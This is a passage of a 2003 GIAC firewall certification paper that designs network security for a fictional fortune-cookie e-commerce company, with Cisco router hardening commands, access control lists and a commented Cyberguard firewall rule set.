Global Information Assurance Certification Paper

Wee Kim Yong, Ron
GCFW version 1.9
27 Mar 2003
GIAC Enterprises Fortune Cookie Selling

TABLE OF CONTENT

ABSTRACT

The following is the paper that describes the operations of the GIAC Enterprise and the design concept and components of the network. It also consists the border router, firewall and VPN policy settings and a tutorial discussing how to configure the firewall. Next will be the plan of the audit that is planned and conducted to determine the integrity of the firewall policy. Finally we examine a previous practical done by Matt Pogue to discuss why a firewall is not enough.

SECURITY ARCHITECTURE

Overview

GIAC Enterprise is an enterprise that deals in the sale of fortune cookie sayings. GIAC Enterprises have around 20 employees that stay in office and around 30 mobile workers that are constantly looking for ground sales. Recently the management has decided to bring the business forward to electronic commerce. As such we have to build electronic commerce architecture. As per all electronic commerce, the protection emphasis is on the portion that requires interaction between humans and computers, computers and computers. Automation will be limited to simple secure file transfer in order to provide a tighter control of the network communications.

Security Design Considerations

GIAC Enterprises strongly believes in limiting control and automation to enhance security. Functionality and security do not really go hand in hand. The products and software that we used to host the information might not be the highest end and mostly are the lightweight version of their counterpart. However, the access to the information that is being hosted does not justified for such high scale equipment and software, we are only expecting a higher access rate to the web servers. The point of interaction from the customer is the most important factor and the access time to the information that customer want is the top priority. A larger sum of money is instead pumped into the firewall and Intrusion Detection System, as these two solutions will be able to provide powerful mechanisms to control and monitor access to the network. The importance of the design is that information and the preservation of its integrity is the topmost priority. Internet access to the staff is a privilege and thus limited. Unnecessary money spend to procure high end servers farm and databases is not necessary as the speed to access these information can be fine tuned by good implementation. We have only procured a 2mb uplink/downlink ISDN line to the Internet.

Their network and security requirement are designed according to the users that will be accessing the network as follows

Customer

Customer will be purchasing through the online website. This will be hosted via the web service from the GIAC enterprise. Customers are only allowed access to tcp port 80 (HTTP) and tcp port 443 (HTTPS).

The customers browse the website looking for the type of fortune cookie they wants to buy. The catalogue of all the fortune cookies are being kept in the HTTP server, which in turn are obtain these information from a database view. The details of the fortune cookie include product_id, description, image_file, country and availability. After the users decide on the cookies, he/she will click to <add to cart> link to record the cookies that they want. In the shopping cart menu, he/she will do an initial verification of the

items he/she wanted and will click <check out> to continue to the payment details menu.

The payment details menu will be hosted in a HTTPS server. The customers will be required to accept the certificate before he/she is able to carry on. The session cookie information will be pass to the HTTPS page too. This HTTPS web page is being hosted in another web server. The user will then key in his credit card information, and shipping/delivery information in this page.

This use case design is one of the most commonly deployed e-commerce model where the browsing activity of non secure items are done via HTTP. HTTP is a lean and simple service that consumes little resources. However, it is also not secure as everything in communications and information transfer is in clear. It is suitable for display of non-secure information like product details, image, product description etc.

For all customers' input that required confidentiality, Secure Socket Layer (SSL) is utilized and as such, HTTPS is the service we choose to deploy. In a HTTPS page, every item requires encryption. That is, every image that is loaded, every tags and information that are send to the customers' browser is encrypted. SSL utilizes public / asymmetric key encryption and is very resource consuming. As such, the information transferred is kept to minimal. An SSL accelerator could be inserted if the access demands it.

Supplier

GIAC Enterprise will be accessing her Suppliers inventory site for the fortune cookies information. We will allow outbound tcp port 22 (SSH) only. No inbound traffic from the Supplier is allowed.

As we are only selling fortune cookies and there are less than 50 variations. We will be using MS SQL Database to maintain the database that keeps these cookies information. We will be connecting to the supplier site and download the fortune cookie information file through SSH Secure File Transfer. This "pulling" process is done every Tuesday and Friday night (GMT +8). The SSH client will be at GIAC Enterprise and the SSH server will be at the Supplier Site.

Partners

The database that keeps the information of the fortune cookies will generate a XML file for the appropriate partners whenever new information has been process from the supplier. We will allow outbound tcp port 22 (SSH) only. No inbound traffic from the Partner is allowed.

We do not allow remote referencing from the XML file direct from partners for the simple reason of security. A hash using SHA-1 will be attached to the file and secure file transfer from SSH will be used again. We will adopt a "pushing" mechanism by

transferring the file to the supplier. This is done on Wednesday and Saturday night (GMT +8). The SSH client will be at GIAC Enterprise and the SSH server will be at the supplier site.

Internal Users

Internal users will only be allowed to surf the web and use the email facilities. Only the administrator has the rights to update the database and do the necessary changes to the servers. All administrative work has to be done in the server room where there are CCTV and physical access control. Remote management is strictly not allowed

Mobile workers

GIAC has around 30 mobile users that travel around the world. They will be dialing back to use the email services and nothing else. Employees within will have the permission to surf the Internet during working hours and have access to the email service. Employees that are external like the teleworkers and the mobile sales force will only be able to access the email services through the Virtual Private Network (VPN). Mobile workers will only be allowed to use the rules protected by the VPN, namely the SMTP and IMAP service.

NETWORK DIAGRAM




Figure 1

The security architecture has five legs, one external and four internal. GIAC Enterprise has bought 16 addresses from the ISP ranging from 202.100.100.0 to 202.100.100.15. Address in red are the public address that the servers have as the Cyberguard firewall implements the static Network Address Translation (NAT). The internal network will be serving the web through a dynamic NAT.

This design basically segregate the internal network into four different segments as follows

A. The 192.168.10.0/24 network. This network is to host the two apache web servers. One will be hosting the HTTP service and the other hosting the HTTPS service.
B. The 192.168.20.0/24 network is the archival network. Where the Secure FTP client will download the files from the FTP server and store it there for reference by the SQL Database. The Secure Log Repository will be used to collect Syslog and event logs from the different servers. The Administrative interface is to control the Secure Log Repository
C. The 192.168.30.0/24 network is the internal services network. The FTP server has a SSH client that will do the "pulling" and "pushing" of file to the supplier and partners respectively. It will also contain a SSH Server but only the SQL Database server has access to it. It has a public address to do allow routing to the supplier and the partners SSH server. The mail server too, has a public address to forward and received emails. The Norton Antivirus Content Vectoring Server is used to scan for all the emails viruses and worms.
D. The 192.168.50.0/24 network is for internal workers. When the workers want to surf the Internet, dynamic NAT will be used for them to be accessible.
E. The 192.168.8.0/24 network is a management network use to control the NFR Central Management Server and Sensor. It is an out-of-band management network.

SECURITY COMPONENT

Border Router – Cisco 3620

We have chosen the 3620 model running on IOS 12.2. This router will provide us with the necessary bandwidth to allow customer to access to our website, internal staff to surf the Internet and emailing services. It is at an affordable price range and as CISCO is a well known brand, we can expect minimum if none of compatibility issues and support problems. The network administrator being a CCNA is also comfortable with the CISCO routers.

Perimeter Firewall – Cyberguard FS 5.0 Appliance

Cyberguard FS was chosen for the following reasons

1. Common criteria EAL4+ certified Firewall Appliance.
2. Multi Level System Operating System
3. Proxy application firewall
4. Split DNS
5. Integrated VPN Gateway

The firewall is the most crucial equipment here as it is protecting the five different zones. We are segmenting it into 5 legs for the specific reasons that physical segregation allows the network to enjoy the same security level as provided by the Cyberguard firewall appliance.

Cyberguard firewall appliance is chosen firstly for the amount of certification that it have. Besides obtaining the Common Criteria EAL4+ certification it also has the corresponding ITSEC E3 certification. The Operating Systems is a hardened version of Unixware 2.1.3 and supports Multi Level Security. The commonly used levels are SYS_PUBLIC, SYS_PRIVATE, NETWORK and SYS_AUDIT. Operations need to be carried out in the appropriate level to be executable or even appear. One example would be to carry out only ftp operation in network level. At the SYS_PRIVATE, you will not be able to carry out the ftp operation, as it is a network command. This multilevel system (MLS) makes use of the no read up, no write down methodology.

Second, the Cyberguard firewall appliance supports hybrid firewall architectures. The default settings for tcp rules are all dynamic or stateful packet filtering. This will thwart most of the single packet attack. It also supports the circuit level proxy via its generic proxy application PortGuard. What the circuit level proxy does is that it will understand the packet headers and make sure they are RFC compliant. Any RFC non-compliant packets will be rejected. Last but not least is the proxy application that Cyberguard has. The HTTP, SMTP and FTP proxies are the few that are of more importance. It is able to understand all the application headers information.

Third, the Cyberguard firewall supports Split Domain Name Servers. Cyberguard contains two instances of the name daemon (named). The external DNS will hosts DNS records for servers that are directly accessible from the Internet and answer to the

external requests. The internal DNS will resolve IP resolution requests for systems with private addresses. Furthermore, being hosted in a secure operating system, the chances of the DNS being hack are lesser.

Finally, we have the integrated Virtual Private Network in the firewall. This will allow an easier configuration of limiting the rules of the VPN access. The firewall is able to protect Dynamic Packet filtering rules with the necessary encryption that is achieve via IPSEC. Cyberguard supports the major encryption algorithm from AES, 3DES-cbc, 3DES-ede etc.

Database - MS SQL Server

Microsoft SQL Server 2000 is used to host the data of the fortune cookies. As the database requires encryption, we will be using the Microsoft database encryption for the provision of cryptographic purposes.

Email - SendMail Server

SendMail 8.12.6 is being deployed to minimize the complication of using a Microsoft Exchange. Though Sendmail has its portion of trouble with vulnerabilities, it will not complicate the traffic like Microsoft exchange server does.

HTTP Apache Server version 2.0.44

Apache Server is chosen mainly for two reasons, one it is free; second, it has a better record than Microsoft IIS 5.0. You can download the package from www.apache.org or take it from a distribution like RedHat. I have basically chosen the Apache version 2.0.44 from the apache.org. It has a simplified configuration compared to the ver1.3 and for the track record; it has less record of buffer overflowing, Unicode exploit etc.

HTTPS Apache-SSL Server

The apache server version 2 comes together with mod_ssl module and this save a little effort to download the module from www.openssl.org but nonetheless we still have create a certificate and register it. The thing I preferred with linux is also the amount of contribution by the Internet Open Source community. During the setup, the documentation provide by http://httpd.apache.org/docs-2.0/ssl/ was of a great help.

SSH SFTP Server 3.2

The FTP we are actually utilizing SSH Communications Security - Secure FTP, which is a FTP service by itself. Though it runs on a Window 2000 machine, the default Microsoft IIS will not be installed and all unnecessary services will be turned off.

SSH Client 3.2

The SSH client from SSH Communications Security is being deployed and it will tunnel the FTP service through the port 22. In our context, it is being used in two places, the FTP server that we download the data file from our supplier and partners.

SSH Server 3.2

The SSH Server 3.2 was procure mainly for the secure file transfer between the internal system like the MSSQL to the FTP server. However, the firewall rules will only open the port at the internal interface and has limited the access to a one to one rule. The SSH from SSH Communications has undergone improvements and is utilizing the SSHv2 protocol. Compare to OpenSSH, which has been found with a number of bugs recently, SSH is pretty much safer. However, the firewall rules will also play an important part as SSH being one of the most popular secure communication software, is being scrutinized by attackers and security officers everyday.

NFR Secure Log Repository version 1.0

The NFR Secure Log Repository (NFR SLR) is a network appliance that functions in an enterprise network as a consolidated data mine for UNIX System Logs, Windows NT/ 2K Event Logs and other system messages. As a tool for maintaining historical information, it consolidates, secures and allows querying multiple historical logs from multiple sources. This is useful for security audits, performance, trend analysis and event reporting when analyzing network security or other network management. It has open signatures to allow the administrator to be alerted when they detect some of the logs. Instead of buying the HIDS that does only logs monitoring and alerts the administrator, the SLR can double up this function.

NFR NID version 5.4

NFR IDS 5.4 is lowest end of the NFR IDS solution and it does not come as an appliance. The plus point about NFR is first, it boots off a CD-ROM, and it contains less than 30 binaries that are used to manipulate data and drivers. The main problems with *nixes are the binaries replacement and process ID capturing. With the binaries running on CD-ROM it is not replaceable. Second, the NFR is able to deploy in stealth mode and this will allow us to hide the IDS from any attacker. Third, NFR open signature allows the administrator to customize the signature accordingly. Fourth NFR utilizes not only signature pattern matching but also protocol analysis. The state engine is able to track and follow the TCP session. Its ability to understand the flow and data will allow it to help track attacks and cut down on false positive significantly.

NFR Administrative Interface 3.0

The NFR Administrative Interface is used for the administration of both the Secure Log Repository and the NFR IDS. The function of the SLR and the IDS is different and two different Administrative Interface (AI) are used to manage them individually. The reason why the NFR AI (192.168.20.5) is connected to the SLR is because the SLR does not offer a stealth interface mode. The logs have to be reachable to the SLR.

SECURITY POLICIES AND TUTORIAL

Border Router Policy

The border router, we need to block most of the unwanted service from the Internet. The router is able to do the static packet filtering through its access control list. However, we also need to "strengthen" the router by disabling some of the feature that is not used. As we will only be using local console mode of access to the router, any other remote service will be disabled. Most of the services in the router are already disabled but for information sake, I will just put in the command line.

First we enable the password and the secret password. The password used here are just bogus password.

!Setting up password
service password-encryption
enable secret *password*

! the console
line con 0
enable password *password*

!Disable the unnecessary Auxiliary line
line aux 0
no exec
exec-timeout 0 10
transport input none

!Disable the small server services
!TCP small servers consist of Echo, Chargen, Discard and Daytime. The UDP small !servers are Echo, Discard and Chargen. The finger , http, snmp and bootp servers are !also unnecessary in our scenario.

no service tcp-small-servers
no service udp-small-servers
no service finger
no ip bootp server
no ip http server
no snmp-server

!Disable detrimental / dangerous routing mechanisms/remote service
no ip source-route
no ip proxy-arp
no ip classless
no ip directed-broadcast
no cdp run
no service config

!Disabled unecessary ICMP Messages
no ip unreachable
no ip redirect
no ip mask-reply

To log the entire message I have to set up a Static NAT over at the firewall to allow the router message to get through. It will take up one more public IP and open up one more service. I am reluctant to set it up but due to the fact that if the router is affected, we need to know what is happening. It will be setup for some time and if the syslogs messages from the router are not helpful, the rule will be removed.

logging 202.100.100.5

Access Control Lists (ACLs)

Access Control List is the routers way of doing static packet filtering. The key thing is always remembered to "deny all any any" at the last rule so that anything that does not match will match that rule. Standard ACLs are numbered from 1-99, while extended ACLs are numbered from 100-199.

Certain access lists are created with the rationale that if the packet were a form of attack we would want to log it as it matches the rule. However, there are many forms of attacks that hit the router like attacks would hit the firewall. We only want to log those attacks that might suggest flaw against Internet routing rules. This will take away load from the router and the rationale main purpose of having an IDS and Firewall. For all else, let the firewall and Intrusion Detection System do the job. Trying to map attacks with router minimum detection capabilities is only trying to create more job for the router. While most will like to detect land attacks, teardrops attack etc, I prefer to let the firewall and IDS do this. The router can concentrate on controlling what traffic to allow and the rest simply deny.

External Interface

```
! First we follow IANA rules of reserved IP. Non –routable address are block.
! we also want to log it so that we know what is happening. This class of rule is pretty
! common but the fact is that most routers would have deny these packets but if these
! packets are hitting your router, the attacker could not be too far away from your
!network in terms of hops. More than often it is going to be an internal attack.
! 202.100.100.75 is the ISP DNS IP address.

access-list 101 deny ip 127.0.0.0       0.255.255.255     any   log
access-list 101 deny ip 10.0.0.0        0.255.255.255     any   log
access-list 101 deny ip 172.16.0.0      0.15.255.255      any   log
access-list 101 deny ip 192.168.0.0     0.0.255.255       any   log
access-list 101 deny ip 224.0.0.0       0.255.255.255     any   log

! Block all packets with internal addresses as source ip
access-list 101 deny ip 202.100.100.0   0.0.0.15          any   log

! permit icmp messages that help to ease Internet traffic and increase MTU
access-list 101 permit icmp any any 3
access-list 101 permit icmp any any 4

!Enable web services HTTP & HTTPS from Internet
access-list 101 permit tcp any host 202.100.100.8 eq 80
access-list 101 permit tcp any host 202.100.100.9 eq 443

! Enable DNS Service. As I am using Split DNS, I have to allow zone transfer into the
! firewall. thus I need to enable both tcp and udp of dns. But I will be restricting transfer
```

```
! from my ISP DNS server to my firewall external DNS server only.

access-list 101 permit udp host 202.100.100.75 host 202.100.100.2 eq 53
access-list 101 permit  tcp host 202.100.100.75 host 202.100.100.2 eq 53

!Enable the smtp service. The email service for mobile workers is going through
! encrypted tunnel so no need to permit
access-list 101 permit tcp any host 202.100.100.10 eq 25

!Enable the passportOne Service that mobile users will be using. It will hit the firewall
! external interface
access-list 101 permit tcp any host 202.100.100.2 eq  8443 log

!Enable the VPN tunnel configuration, IKE use udp 500, IPSEC uses any/50 and
! any /51
access-list 101 permit udp any any eq 500 log
access-list 101 permit 50 any any log
access-list 101 permit 51 any any log

! Deny everything else
access-list 101 deny ip any any

!apply this to the incoming of the external interface
interface serial 0
ip access-group 101 in
```

Internal Interface

The internal access control list will filter any unexpected list. For egress filtering as we will be applying this to the ethernet interface of the router. We will be allow HTTP, HTTPS, SMTP, DNS, IPSEC, IKE and SSH for services. We will also be allowing icmp messages for control of the Internet traffic.

```
! permit icmp messages that help to ease Internet traffic and increase MTU
access-list 102 permit icmp any any 3
access-list 102 permit icmp any any 4

!Enable web services HTTP & HTTPS surfing. I will set the Dynamic NAT for the
! firewall
access-list 102 permit tcp host 202.100.100.2 any eq 80
access-list 102 permit tcp host 202.100.100.2 any eq 443

! Enable DNS Service. As I am using Split DNS, I have to allow zone transfer into the
! firewall. thus I need to enable both tcp and udp of dns.

access-list 102 permit udp any host 202.100.100.75 eq 53
access-list 102 permit  tcp any host 202.100.100.75 eq 53

!Enable the smtp service.
access-list 102 permit tcp host 202.100.100.10 any eq 25

!Enable the SSH to connect to the partner site
access-list 102 permit tcp 202.100.100.11 any 22 log

!Enable the VPN tunnel configuration, IKE use udp 500, IPSEC uses any/50 and
! any /51
access-list 102 permit udp any any eq 500 log
access-list 102 permit 50 any any log
access-list 102 permit 51 any any log

! Deny everything else
access-list 102 deny ip any any

!apply this to the incoming of the internal interface
interface ethernet 0
ip access-group 102 in
```

Cyberguard Firewall Policy

Installation of the Cyberguard Firewall is very simple. Put in the CD that came along with the appliance and it will start the ghost image. Then configure the initial configuration into a diskette using the KSINIT provided (see firewall tutorial) and put in the diskette after the ghost operation. It will start with the default network interfaces.

For the configuration of the firewall, we want to hide the internal address from external networks and will tighten the rules to control specific source to destination whenever possible. The configuration will emphasize on three parts, the network address translation, the packet filtering rules and the proxy configuration.

Firewall Configuration

Network Address Translation - mapping the internal server to external addresses. In Cyberguard the static NAT will take precedence over the Dynamic NAT. As such, even though we have Dynamic NAT to the external interface, it is only effectively used for the internal users to surf the web. Network Address Translation is also used to achieve the hiding of Internal IP addresses and allow a bigger network to use lesser public IP. There are two objective we want to meet with NAT, first, the external networks cannot access to the servers direct since you are using unroutable address and they have to reach the firewall first. Second, due to the way Cyberguard implements the NAT, we are able screen internal packets more effectively as using internal addresses to control internal trusted relationship is more efficient. I will not have to create trusted relations based on external address. An example would be using

permit http/tcp 192.168.50.0 192.168.10.8
 # where 192.168.50.0 is internal users and 192.168.10.8 is the http server.
rather than
permit http/tcp 192.168.50.0 202.100.100.8
 # where 192.168.50.0 is internal users and 202.100.100.8 is the http server.
this will ensure that in an event of DNS poisoning, that might result from a zone transfer, our policy will not be compromised.

STATIC NAT- 1 to 1 mapping

202.100.100.9	192.168.10.9	#HTTP Server
202.100.100.8	192.168.10.8	#HTTPS Server
202.100.100.10	192.168.30.10	#Sendmail Server
202.100.100.11	192.168.30.11	#FTP Server
202.100.100.5	192.168.20.12	#Secure Log Repository

DYNAMIC NAT- 1 to many mapping

202.100.100.2	ee00	#ee00 is the external interface

Firewall Packet filtering Configuration

The packet filtering rules is the heart of all the hybrid firewall architecture that Cyberguard support. For the packet to be inspected for their layer 7 information, they have to be inspected with their layer 3 information first. There is a default set of rules that are created by Cyberguard and turning on some of the features will turn on the rules. More details will be discussed at the tutorial.

The way NAT of Cyberguard work with the packet filtering rule is as follows :
For outbound packets, packet-filtering rules are applied before Network Address Translation (NAT). For inbound packets, NAT is applied first. Which is why the address used in the rules is internal address rather than external.

Cyberguard is being administer via either the Xfree86 User Interface or the Command Line Interface. When administering through the GUI, turning on of features will "activate" the rules that are commented. For readability sake, I have taken away some of those rules that are commented.

The basic format of the rules is as follows (the following is the netguard.conf file taken from the firewall)

```
################################################################################
# Select any alternative from each column.
#
# Action service/protocol frm host/subnetmask To host/subnetmask Options
# ====== =============== =================== ================== ===========
#
# PERMIT service/protocol internal_network     INTERNAL_NETWORK ENABLE_REPLY
# DENY   service          external_network     EXTERNAL_NETWORK DONT_AUDIT
# PROXY  all              local_host           LOCAL_HOST       TIME_OUT=nnn
#        ALL/protocol     everyone             everyone         NO_IF_CHECK
#                         if_NETWORK           if_network       tcpsynfld
#
# nnn.nnn.nnn.nnn nnn.nnn.nnn.nnn tcpsynfld_timeout=nnn
# nnn.nnn.nnn.nnn/subnet nnn.nnn.nnn.nnn/subnet
#
################################################################################
```

The action **permit** and **deny** are default packet filtering rules. The **proxy** keyword is to redirect the packet to a higher level of inspection. The options will be discussed in the tutorial in the next section. For readability sake :

The blue lines are comments from Cyberguard that aids the administrator
The red lines are the rules inserted.
The black lines are comments from the administrator

```
#####################################################################
# Internet protocol packet Filter Rules Configuration File
#
#####################################################################
```

```
#
#############################################################################
# Cyberguard Packet Filtering follows the top to bottom evaluation so the top most rule will
# be evaluated first. There are around 16 rules that are added by the administrator and the
# rest of the rules are auto generated by Cyberguard when we turn on the features. The order
# of the rules in our case is very insignificant as it is very few. The permit rules are always put
# in front of the proxy rules because the checking involves less cpu cycles. For the rest I have put
#  the time activated rules first as they will not be turn on until the time is reached. The rest of the
# rules follows the order of grouping and usage. After the SSH rules, the usage of internet surfing
# and smtp are the most common. After that, the rules are for communications between servers and
# network devices.
# The following line is used to locate the end of the header comments.
# DO not delete OR MODIFY THIS LINE.
# Place site-specific rules here, above the rules that are generated
# automatically by the firewall administrative interface.
#
# As suggested by Cyberguard, we are putting the rules specific to the network here.
# rules to permit the transfer of SSH. As the name of the services are
# already defined in the /etc/inet/services, we can use the ssh keyword readily in the rules. It
# makes it easier to read also.
# Time are being set to allow the activation of rules the first rule is for the FTP Server to connect
# to the SSH server at the FTP to connect to the supplier server at GMT Tuesday 2130 to 2230.
# The Second timing is for us to connect to partner SSH server to “push” the information down to # them.
We set a larger time frame because there are different partners and they have requested
# for different timing. It is open during Wednesday 1900 to 2359 and Saturday 1900 to 2359.
# The day of the week are depicted by 0 to +6. With Sunday as 0.
permit   ssh/tcp          192.168.30.11   ALL_EXTERNAL        tbr=2:2130-2230, 3:1900-0000,5:2130-
2230, 6:1900-0000
# this rule is to allow the SQL server to push information down to the SSH FTP Server
permit   ssh/tcp          192.168.20.14   192.168.30.11
# the rules to allow the internal users to surf the internet
permit   80/tcp           dec2_NETWORK ALL_EXTERNAL
permit   443/tcp          dec2_NETWORK ALL_EXTERNAL
# this rule is to allow the internal users to retrieve and send mail from the mail server
permit imap/tcp dec2_NETWORK 192.168.30.10
permit smtp/tcp dec2_NETWORK 192.168.30.10
#  This rule is to faciliate any icmp communication that might occur during communication. As we
#  usually expect DF bit for encryption tunnel, I have put in the 3 (unreachable) for the icmp. The
#  codes for 3 (unreachable) will usually help routers and hosts to resolve the MTU, fragmentation
#  issue and so on.Which is why I put it for encrytpion based hosts.
permit   3/icmp  192.168.30.11   ALL_EXTERNAL         ENABLE_REPLY
permit   3/icmp  192.168.10.9    ALL_EXTERNAL         ENABLE_REPLY
# the following rules are for logs sending between the servers to the Secure Log Repository
# the 1969 is to allow SLR Agents to send the Unix logs to the SLR Server
permit   1969/tcp ALL_INTERNAL 192.168.20.12
# 1970 is to allow agent to send Windows NT Event Log to SLR Server
permit   1970/tcp ALL_INTERNAL 192.168.20.12
# the 514 is to allow syslogs from the various systems and the firewall to be send to SLR Server.
# permit one for the firewall to send the log the SLR
permit   514/tcp   202.100.100.2    192.168.20.12
permit   514/tcp   ALL_INTERNAL 192.168.20.12
# the rules below are to allow the HTTP and HTTPS server to connect to the SQL Servers Views
permit   1433/tcp         192.168.10.9    192.168.20.14
permit   1433/tcp         192.168.10.8    192.168.20.14
permit   1434/udp         192.168.10.9    192.168.20.14
permit   1434/udp         192.168.10.8    192.168.20.14
```

```
# Automatically-generated rules added here.
# Auxiliary servers rules (added automatically)
# this is the rules used for the CVP server. As the firewall is initiating a request to the CVP server
# we will be using a random high port. Therefore the addition of this rule.
permit   1024-65535/tcp FIREWALL       192.168.30.12
# End of Auxiliary servers rules
# SMTP proxy rules (added automatically)
# Proxy parameters (smtp): inToFirewall outThruFirewall
# The proxy rules are setup by the Cyberguard depending on your choice. (the flow of packet will
# be explained in the appendix) Here I have set the incoming email traffic to use the Firewall
# address as its destination. That is the NAT address, the 192.168.30.10 is stealth from external
# so all incoming email traffic will reach the SMTP proxy. For all outgoing traffic, as we do not use
# reverse NAT , the email server will be using the destination of the next email server direct.
# that is outbound through
proxy    smtp/tcp        ALL_EXTERNAL        192.168.30.10
proxy    smtp/tcp        ALL_EXTERNAL        FIREWALL
proxy    smtp/tcp        ALL_INTERNAL        ALL_EXTERNAL
# End of SMTP proxy rules
# Split DNS rules (added automatically)
# the split DNS rules are very carefully design where only the external DNS can conly
# communicate with the external interface, they could not just pass through the firewall,
# the firewall contains two named which one will communicate with the external DNS through
# the external interface and the other is to resolve the address for all internal host through the
# internal interface. domain/tcp is for zone transfer while the domain/udp is for the dns queries
permit   domain/tcp      202.100.100.75          EXTERNAL_INTERFACES
permit   domain/tcp      EXTERNAL_INTERFACES     202.100.100.75
permit   domain/udp      202.100.100.75          EXTERNAL_INTERFACES      ENABLE_REPLY
permit   domain/udp      EXTERNAL_INTERFACES     202.100.100.75           ENABLE_REPLY
permit   domain/tcp      ALL_INTERNAL            INTERNAL_INTERFACES
permit   domain/tcp      INTERNAL_INTERFACES     ALL_INTERNAL
permit   domain/udp      ALL_INTERNAL            INTERNAL_INTERFACES ENABLE_REPLY
permit   domain/udp      INTERNAL_INTERFACES     ALL_INTERNAL             ENABLE_REPLY
deny     domain/tcp      EVERYONE     EVERYONE
deny     domain/udp      EVERYONE     EVERYONE
# End of Split DNS rules
# SSL proxy rules (added automatically)s
# Proxy parameters (ssl): inToFirewall
# The proxy rules for the SSL. The first rule is to maintain the masquerading of the NAT. So that
# external users will use the NATed address as a destination. Second rule is to allow another
# session from the firewall to the HTTPS server. There is repacketing done here and the proxy
# will eleminate most of the buffer overflow attack
proxy    https/tcp       ALL_EXTERNAL        FIREWALL
permit   https/tcp       FIREWALL            192.168.10.9
proxy    https/tcp       dec2_NETWORK        192.168.10.9
# End of SSL proxy rules
# HTTP proxy rules (added automatically)
# Proxy parameters (http): inToFirewall
# the HTTP rule concept is the same as the HTTPS
proxy    80/tcp   ALL_EXTERNAL        FIREWALL
permit   80/tcp   FIREWALL            192.168.10.8
proxy    80/tcp   dec2_NETWORK        192.168.10.8
# End of http proxy rules
# End of automatically generated rules.
# This deny rule should always be the last rule.
#  this rule is always added by default
deny     ALL      everyone        everyone        ENABLE_REPLY
```

Proxy Configuration

The packet filtering policies provide the means for static and stateful packet filtering. The proxy configuration will tell the layer 7 inspection engine, what to look for and what to change. As Cyberguard will recreate the packet and truncate away any non RFC compliant materials, it is able to do a lot of substitution to the packet also, in turn, thwarting attackers' attack. The diagram below illustrate the integration between the proxy and the packet filtering rules. When a packet hits the firewall, it is first check against the normal static/dynamic packet filtering rules. The *proxy* keyword will direct the packet to a higher layer inspection engine.

